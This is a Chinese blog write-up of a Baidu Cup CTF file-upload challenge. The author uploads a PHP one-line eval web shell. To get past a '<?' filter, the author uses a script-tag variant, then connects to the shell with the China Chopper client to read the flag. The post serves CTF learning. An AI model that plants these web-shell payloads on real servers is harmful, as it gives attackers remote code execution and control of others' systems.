“百度杯”CTF比赛 九月场Upload 之菜刀的使用

原创

qq_42764906 于 2019-05-17 00:26:23 发布 512 收藏 3

文章标签： 菜刀 一句话 百度杯

本文链接：https://blog.csdn.net/qq_42764906/article/details/90277138

最近越学习 越感觉自己菜

然而 这并不是重点 然而 我有一颗上进的心 哈哈哈

敲黑板 划重点了

我们把没用的地方删掉 直接进入菜刀方法解决这道题

题目内容：想怎么传就怎么传，就是这么任性。

tips:flag在flag.php中

题干不是白给的

上传一句话木马

```
<?php
eval($_POST['a']);
?>
```

发现 过滤掉<?


于是想办法绕过

在网上找到一个一句话，修改后如下

```
<script language="pHp">@eval($_POST['sb'])</script>
```

（我也不知道他为啥会绕过<? **咱也不知道 咱也不敢问**）

解答如下：




- 只过滤了<? Php 等关键字

呃呃呃 你是说第二种只过滤了<? Php 等关键字？


- 。 后台过滤
- 用script这种写法就是为了绕过


行吧 谢谢大佬

首先你得有菜刀工具（不提供下载）
将代码放入记事本中 更改后缀名字（没有后缀名的百度）
得到



（注：一定要改成英文名上传 感谢 宋 * 皓的 指点）





点击上传成功
得到


看似啥也没有URL里暗藏玄机

URL:http://07828801469b45f8bef5f502193dbb24df998587f48a4749.changame.ichunqiu.com/u/ppp.php


打开菜刀 划重点

前提要知道 网站shell地址就是文件的地址(即此次URL)，后边的那个小框填的是你的一句话的密码

密码是




这个sb




打开菜刀


右键 添加




添加这个URL

如图





双击新添加的
得到



得到flag

参考文章：
李 * 宇 大佬辅助（本题解法）：https://blog.csdn.net/qq_43473164/article/details/90270662
李 * 宇 大佬辅助（菜刀使用）：https://blog.csdn.net/weixin_43716322/article/details/89641490
官方解答：https://www.ichunqiu.com/writeup/detail/1185
网上菜刀使用方法1：https://blog.csdn.net/sinat_21184471/article/details/74202665
网上菜刀使用方法2：https://blog.csdn.net/netuser1937/article/details/53738686

后记：本篇文章感谢李 * 宇 大佬的多次讲解 在此表示感谢！！！